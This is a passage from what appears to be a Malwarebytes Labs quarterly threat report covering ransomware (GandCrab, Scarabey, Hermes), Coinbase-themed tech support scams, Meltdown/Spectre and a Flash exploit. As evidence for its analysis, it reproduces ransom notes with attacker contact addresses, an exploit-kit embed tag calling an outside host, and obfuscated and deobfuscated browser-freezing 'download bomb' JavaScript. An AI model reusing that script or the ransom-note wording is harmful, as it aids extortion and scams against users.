This software will decrypt all your encrypted files and will delete GandCrab from your PC.
For purchase you need crypto-currency DASH (1 DASH = 775.638 $).
How to buy this currency you can read it here.

How much money your need to pay? Below we are specified amount and our wallet for payment

-Price-
1.5 DASH (1200 USD)

-DASH address for payment-
Generating an address.
Please check page later.

-To make a payment, you have this time-

04	02	33	42
DAYS	HOURS	MINUTES	SECONDS

-After this time the amount will double and will be-
3 DASH (2400 USD)

This process is fully automated, all payments is instant.
After your payment, please refresh this page and you can download here GandCrab Decryptor!
If you have any questions, please, don't hesitate, and write in our Support service 24/7.


GandCrab (v 1.0)
All right reserved © 2018

Figure 26. GandCrab ransom screen asking for payment made in Dash

Scarabey ransomware

Scarab, first discovered in June 2017, returned with yet another variant in December 2018 called Scarabey. Targeting Russian users and being distributed via RDP/manual drops on servers and systems, it demanded Bitcoin after encrypting system files and was missing a few key indicators of regular Scarab such as different coding and alternate ransom notes.

Despite Scarab's not being written in English, it reads poorly, as if run through a translator. If Scarabey's note, which is written in Russian, has the same treatment, then it contains the same grammatical errors.



IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT - Notepad

```
 ______________________________________________________________________
|                                                                      |
|         *** IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS ***         |
|______________________________________________________________________|

Your files are now encrypted!

-----BEGIN PERSONAL IDENTIFIER-----
(redacted)
-----END PERSONAL IDENTIFIER-----

All your files have been encrypted due to a security problem with your PC.

Now you should send us email with your personal identifier.
This email will be as confirmation you are ready to pay for decryption key.
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us.
After payment we will send you the decryption tool that will decrypt all your files.

Contact us using this email address: suupport@protonmail.com
If you don't get a reply or if the email dies, then contact us using Bitmessage.
Download it form here: https://bitmessage.org/wiki/Main_Page
Run it, click New Identity and then send us a message at BM-2cTuBprUGDS6XmXqPrZiYXXeqyFw5dXEba

Free decryption as guarantee!
Before paying you can send us up to 3 files for free decryption.
The total size of files must be less than 10Mb (non archived), and files should not contain
valuable information (databases, backups, large excel sheets, etc.).

 ______________________________________________________________________
|                                                                      |
|  How to obtain Bitcoins?                                             |
|                                                                      |
| * The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click |
|   'Buy bitcoins', and select the seller by payment method and price: |
|   https://localbitcoins.com/buy_bitcoins                             |
| * Also you can find other places to buy Bitcoins and beginners guide here: |
|   http://www.coindesk.com/information/how-can-i-buy-bitcoins         |
|                                                                      |
|______________________________________________________________________|

 ______________________________________________________________________
|                                                                      |
| Attention!                                                           |
|                                                                      |
| * Do not rename encrypted files.                                     |
| * Do not try to decrypt your data using third party software, it may cause permanent data loss. |
| * Decryption of your files with the help of third parties may cause increased price |
|   (they add their fee to our) or you can become a victim of a scam.  |
|                                                                      |
|______________________________________________________________________|
```

Figure 27. Scarabey ransom note


It's quite likely that the original authors are indeed Russian speaking. The pressure model exerted on the victim is altered, too; Scarab warns that the longer the user waits to pay, the more the price will increase. Scarabey, however, says that for every day they fail to pay, more files will be deleted until eventually there's nothing left. After analysis, however, we concluded that there's nothing in the ransomware's code that would allow this. It's just a pressure-filled ruse designed to panic victims into paying faster.

Scarabey seems to be the focus of much rumor and misdirection; tales of it being built off open-source ransomware projects such as HiddenTear or even acting as a backdoor while gathering sensitive data have both been debunked. It would be wise to approach any claims about future versions of Scarabey's capabilities with a healthy dose of skepticism.

Hermes ransomware

Originally making use of malicious Office documents, an embedded Flash exploit was being used in spam campaigns in January. And in March, a more sophisticated exploit kit called GreenFlash Sundown was distributing something called Hermes.


Formerly used as part of an attack on a Taiwanese bank, our records indicate that the first hit in a fresh wave of ransomware happened on February 27 via a compromised Korean website.



```
<span style="left: [redacted] top: [redacted] width: [redacted]; height: [redacted]; position:
  <object width=[redacted] na[redacted] classid=[redacted]
    <param name="movie" "http://bannerssale.com/animations/pop.asp"/>
    <param name="play" value="true"/>
    <param name="allowscriptaccess" value="always"/>
    <!-- [if !IE]> -->
    <object width=[redacted] height=[redacted] data="http://bannerssale.com/animations/pop.asp" type="application/x-shockwave-flash">
      <param name="movie" value="http://bannerssale.com/animations/pop.asp"/>
      <param name="play" value="true"/>
value="http://bannerssale.com/animations/pop.asp"/>
```

Figure 28. Call to GreenFlash Sundown

Hermes isn't particularly stealthy, popping multiple windows during its run—though given ransomware always ends with a splashy payment screen, it arguably doesn't need to be. There's no UAC bypass, either. The creators rely entirely on social engineering with a looped pop up.



User Account Control


Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: **Microsoft Windows**
Program location: "C:\Windows\SysWOW64\cmd.exe" /C "C:\users\Public\window.bat"

Show information about this publisher's certificate
Hide details
Yes
No
Change when these notifications appear

Figure 29. UAC bypass loop

Another notable feature: in some campaigns, the ransom message used BitMessage to communicate with victims, something only seen a few times in the past (most notably via Chimera ransomware and affiliate programs related to the original author of Peyta).



Contact information:

primary email: BM-2cU4s1wYpwd6NwVRnUP5LuKJ5cPEFx8N2J@bitmessage.ch

reserve email: info@decrypt-info.pw

Figure 30. BitMessage note

After analyzing Hermes, we found it to be fully functional ransomware. However, we cannot be sure what the real motivations of the distributors were. Looking at the full context, we may suspect that it was politically motivated rather than a profit-driven attack.

It's another quarter of diminishing returns for ransomware authors. They still have some interesting tricks and tactics being deployed to part potential victims with their files.


Scams

When it rains, it pours, and as cryptomining has positively soaked just about every aspect of cybercrime this quarter, scams have not escaped the deluge. However, in this case, cryptomining is not simply used as a lure for tech support schemes. Scammers have Wrinkle-in-Timed themselves past the whole tech support part of their plan and simply drained cryptowallets themselves.

Coinbase-themed attacks


Tech support scams have decreased across the board during the past quarter, but the more successful players that remain have consolidated resources and turned to more inventive tactics. Most notably, Coinbase-themed TSS has achieved thefts of spectacular scale, based largely on the lack of fraud protection involved with Bitcoin and Coinbase itself. The initial lead generation is quite common, involving fake Coinbase Twitter accounts and poisoned search results funneling victims to a scam call center. More novel is the scam execution; when we called them using a test machine, the operator walked us through the setup of a Coinbase account and then proceeded to copy the credentials to his own machine.

Victim reports on Twitter claiming empty wallets and losses in the five figures suggest that this threat actor group finds it easier to simply drain wallets at their leisure rather than provide fake tech support.



Coinbase is a digital asset company headquartered ir operates exchanges of Bitcoin,Ethereum, Litecoin

Figure 31. Several fraudulent support options on Twitter




Replying to @coinbase

My mother was defrauded of $20,000 in bitcoin when she **called** a support number that was listed as **Coinbase's** support number online: (888) 455-1155. I checked on reddit and my mom isn't the first person who has been scammed by them. I think **Coinbase** should do more to prevent fraud.

Figure 32. Victim losses on Coinbase spiked towards the beginning of the year

New lead generation tactics

Scammers have been observed updating their lead generation tactics using API abuse to assist in freezing the victim's browser.



```
<div class=box-confirm> <a class=confirm href=#>OK</a> </div>
<div class=clr></div>
</div>
</div>
<script src=https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js></script>
<script src=js/jquery.browser.min.js></script>
<script src=js/bootstrap.min.js></script>
<script src=js/biz2.js></script>
<script src=js/1.js></script>
<script src=js/2.js></script>
<script src=js/3.js></script>
<script src=js/4.js></script>
<script src=js/5.js></script>
<audio autoplay loop>
<source src=gp-msg.mp3>
</audio>
<script type="text/javascript">eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e)
{e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}retu
r([g],{p:j});s(9.6.7)9.6.7(k,h);o{4 l=t.i("a"),m=d.e(k);l.n=m,l.2=h,l.u(),q(1(){},0)}}1 8(){4 g=3.b().C(D).E(A),h=3.B(
h,g,g)}1 c(){8()}z
(c,0.5);',41,41,'function|download|Math|var|navigator|msSaveOrOpenBlob|bomb_ch|window|random|ch_jam
RL|new||createElement|||href|else|type|setTimeout|Blob|if|document|click|25|50|while|true|setInterval|20|floor|t
substring'.split('|'),0,{}))
</script></body>
```

```
79:16   4,018/4,027   Find... (press Ctrl+Enter to highlight all)
```

```
function download(g, h, j) {
    var k = new Blob([g], {
        type: j
    });
    if (window.navigator.msSaveOrOpenBlob) window.navigator.msSaveOrOpenBlob(k, h);
    else {
        var l = document.createElement("a"),
            m = URL.createObjectURL(k);
        l.href = m, l.download = h, l.click(), setTimeout(function() {}, 0)
    }
}
function bomb_ch() {
    var g = Math.random().toString(36).substring(20),
        h = Math.floor(50 * Math.random() + 25);
    while (true) download(h, g, g)
}
function ch_jam() {
    bomb_ch()
}
setInterval(ch_jam, 0.5);
```

Figure 33. Left Image: Obfuscated Javascript; Right Image: Deobfuscated Javascript showing MrSaveorOpen download blob

The Blob constructor coupled with the window.navigator.msSaveOrOpenBlob method lets you save files locally, and this is what is being abused. The ch_jam() function calls another function called bomb_ch()—both appropriately named for what they do. This, in turn, calls the download function that uses the aforementioned Blob constructor. As with the history.pushState API abuse we reported previously, the primary browser target for this technique is Chrome, but it also impacts Firefox and Brave.

Exploitable business practices

Tech support scams primarily rely on exploitable business processes rather than specific tools. In the case of Coinbase-themed scams, scammers exploited the lack of fraud protection inherent to Bitcoin transactions to boost their profits significantly above average. With the API abuse referenced, the real exploit is the significant lag between reporting to the companies in question and an eventual patch. Given that a particular browser function generally has a legitimate function to many users, patch lag time for tech support cases tends to be relatively long. As such, scammers can exploit that period for large gains. We expect both Bitcoin-themed scams and browser abuse to be useful tools for scammers for quite some time.

Vulnerabilities and exploits

In January 2018, three major vulnerabilities under the names Meltdown and Spectre brought numerous processors to their theoretical knees. Meltdown is a vulnerability for Intel processors, while Spectre can be used to attack nearly all processor types. The potential danger of an attack using these vulnerabilities includes being able to read “secured” memory belonging to a process. This can reveal personally identifiable information, banking information, and, of course, usernames and passwords. For Meltdown, an actual malicious process needs to be running on the system to interact, while Spectre can be launched from the browser using a script.

According to researchers, there haven’t been any confirmed exploitations in the wild other than various Proofs-of-Concepts that were used to demonstrate the potential of these vulnerabilities. Many vendors, such as Intel, Microsoft, and AMD, have provided patches, but long-term issues still exist. Instead, criminals are using these vulnerabilities as a scare tactic for social engineering.

Meltdown

The Meltdown vulnerability affects devices with an Intel-based processor utilizing a vulnerability known as Rogue Data Cache Load (CVE-2017-5754). This gives rogue processes the ability to read even unauthorized memory when combined with a side-channel attack. Windows has released a series of patches addressing Meltdown. However, some of these patches have had some severe compatibility issues with third-party AVs and AMD devices, as they also address the Spectre-v1, Bounds Check Bypass (CVE-2017-5753). There is also the ever-dreaded performance impact, depending on the age or service (e.g., server), which could be quite significant.

Spectre


Spectre, on the other hand, affects just about all modern devices using processors from the last 15 years (e.g., Intel, AMD, ARM, IBM, etc.) that perform branch prediction. Spectre is significantly more difficult to exploit than Meltdown, but it is also more difficult to mitigate, seeing as it is a fundamental flaw in the CPU and OS architecture. Spectre utilizes a pair of vulnerabilities: the first is Bounds Check Bypass (Spectre-v1, CVE-2017-5753) and the second is Branch Target Injection (Spectre-v2, CVE-2017-5715).

Spectre fools a program into accessing a random location in the memory, even the portions it is not normally authorized to access. There are some Microsoft patches that address Spectre-v1, Bounds Check Bypass (CVE-2017-5753). However, there is currently no known mitigation for Spectre-v2, Branch Target Injection.

As gloomy as the outlook may appear, rest easy knowing that there are almost no known utilizations of these exploits, outside of PoCs. This doesn't mean we can get complacent, however. It is important that we keep track of these exploits as they may not be doing much now, but are capable of growing into something much more horrific.

Flash exploit

In addition to the Meltdown and Spectre exploits, Adobe was also in the cross-hairs of attackers in Q1 with the weaponization of CVE-2018-4878, which targets the notoriously vulnerable Flash Player. The exploit was first announced by South Korea's CERT (Computer Emergency Response Team) at the end of January, and it was widely speculated to have arrived as an email gift from South Korea's formidable northerly neighbor.



인기상품	가격
존바바토스 아티산 포 맨	25800원
한국오츠카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원
탈모닷컴 올뉴 TS 샴푸 500ml	34,220원
CJ라이온 아이깨끗해 폼 핸드 솝 250ml	2,760원
시세이도 센카 퍼펙트 휩 폼 클렌징 120g	4,080원

Website blocked

Site detected as malicious. If you don't want to block this website, you can exclude it from website protection by accessing Exclusions.

Domain: www.dylboiler.co.kr
IP Address: 114.108.131.63
Port: 49242
Type: Outbound
File: C:\Program Files (x86)\Microsoft Office \Office14\EXCEL.EXE

Figure 34. Malwarebytes blocked the exploit at zero hour

The specific hacking group being attributed to the attack has come to be known as Group123 (a.k.a. APT37, ScarCruft, Reaper), and has been linked to a number of attacks against South Korean officials and institutions. Aside from CVE-2018-4878, Group123 has been known to use exploits in the past, such as CVE-2013-0808 (the ability to download a binary disguised as an image file) to facilitate the delivery of a specialized payload.

The discovery and technical publication of the previously unknown Adobe Flash exploit was quickly dissected and studied for future potential abuse. In late February, Morphisec Labs identified a malspam campaign utilizing the Flash vulnerability to spread malicious payloads. And by the end of the month, Malwarebytes reported alongside MDNC that attackers were using the same exploit to spread the Hermes ransomware via the little-known GreenFlash Sundown exploit kit.

While many, if not all, of these events, appear to be government-sanctioned initiatives (albeit North Korean), Adobe wasted no time in playing politics and quickly issued updates in early February that prevented the remote code execution abilities of this vulnerability.

Though Adobe has already patched this particular infection infector, thus removing the possibility of users being infected with the same vulnerability, attackers know that many users fail to apply timely updates. We expect to see the continued use of CVE-2018-4878 via craftily-worded documents and additional exploits into Q2 and beyond.

Predictions

Cryptomining techniques will continue to evolve.

In our last report, we predicted that cryptomining would experience a steady incline heading into 2018. It turns out we were right, so we're going to double down on that call. A significant increase in cryptocurrency value during the end of last year and into this year has sparked interest from cybercriminals and civilians alike. While values have since dropped slightly, this has not deterred cybercriminals to continue not only spreading cryptocurrency miners but also upgrading existing malware families to install miners on infected systems.

If the cryptocurrency craze does continue, we are likely going to see additional examples of criminals modifying malware for miner purposes. The same goes for infections of IoT devices and the continued use of leaked NSA exploits like ETERNALBLUE to identify new avenues for mining.

Ransomware's fate is in question.

Ransomware is not dead—at least, not in the way you are thinking. In fact, during the last quarter, there have been numerous discoveries of new families of ransomware, like GandCrab and Scarabey, as well as the continued use of some old families, such as Samsam. Big families from 2017, such as Cerber, Locky, and Jaff have suspiciously vanished from the threat landscape, meaning that we have encountered a "passing of the guard" in the malware world.

It is unlikely that those families will return after the arrest of some of their creators late last year. The next quarter will see a continued use and evolution of the few ransomware families we have seen in the wild this year, however, whether we will see a return to the levels of distribution we observed in previous years is anyone's guess.

Spyware and adware will increase to drive people to landing pages.

Our number one detection for businesses was spyware, while adware was top for consumers. The top detection for business spyware is a malware we call TrickBot. You may have heard us reference this malware before, not only because of how much of it we see in the wild but also because it includes cryptocurrency miner code.

We can predict, then, that even malware types that are not commonly associated with mining will be used for just that purpose, one way or another. Families of spyware and adware have the capability to redirect users to drive-by mining pages, identify local cryptocurrency wallets to steal, or just hijack the system, forcing it to join the criminals' mining pool.

If cryptocurrency mining loses its luster, spyware and adware still have plenty of tricks to use against victims, including ad fraud, personal and financial information theft, loss of intellectual property, and the additional malware installation. It's a win-win for bad actors.

Exploit kits will have a short revival.

The last year saw very little exploit kit activity. With a lack of new exploits to be added to kits, they became less effective at targeting users with old and patched exploit code. We began to see malvertising and drive-by activity used for things like tech support scam redirections rather than infecting systems.

This quarter, however, we observed an increase in the use of the RIG exploit kit in spreading malware and miners, as well as the discovery of a new Adobe Flash exploit that is probably already baked into a kit. We expected to see some more experimentation with exploits heading next quarter. But does this mean that exploit kits have returned for good? Unless there are more vulnerabilities discovered, it's unlikely that we will see this method of attack return to its former glory.

Conclusion

As the threat landscape continues to evolve, its connections to real-world trends become more and more obvious. Malware authors are not only enjoying the relative anonymity provided by digital currencies but also want to amass them. In doing so, they're abandoning their traditional bread and butter—most other forms of malware—and throwing their entire weight behind malicious cryptomining.

While malicious cryptomining appears to be far less dangerous to the user than other forms of malware, such as ransomware, its effects should not be undermined. Indeed, unmanaged miners could seriously disrupt business or infrastructure-critical processes by overloading systems to the point where they become unresponsive and shut down. Under the disguise of a financially-motivated attack, this could be the perfect alibi for advanced threat actors.

Thankfully, Malwarebytes users, regardless of their platform (Mac, PC, or Android), are protected against unwanted cryptomining, whether it is done via malware or the web.

Contributors

» Predictions/statistics: Adam Kujawa
Director of Malwarebytes Labs

» Editor-in-chief: Wendy Zamora
Head of Content, Malwarebytes Labs

» Cryptomining: Jérôme Segura
Head of Investigations, Malwarebytes Labs

» Scams: William Tsing
Head of Operations, Malwarebytes Labs

» Ransomware: Chris Boyd
Senior Malware Intelligence Analyst

» Adware/Spyware/Banking Trojans: Jovi Umawing
Malware Intelligence Analyst

» Vulnerabilities: Richard Anderson
Malware Intelligence Software Engineer

» Exploits: Adam McNeil
Senior Malware Intelligence Analyst

blog.malwarebytes.com   corporate-sales@malwarebytes.com   ☎ 1.800.520.2796

Malwarebytes is a cybersecurity company that millions worldwide trust. Malwarebytes proactively protects people and businesses against malicious threats, including ransomware, that traditional antivirus solutions miss. The company's flagship product uses signature-less technologies to detect and stop a cyberattack before damage occurs. Learn more at www.malwarebytes.com.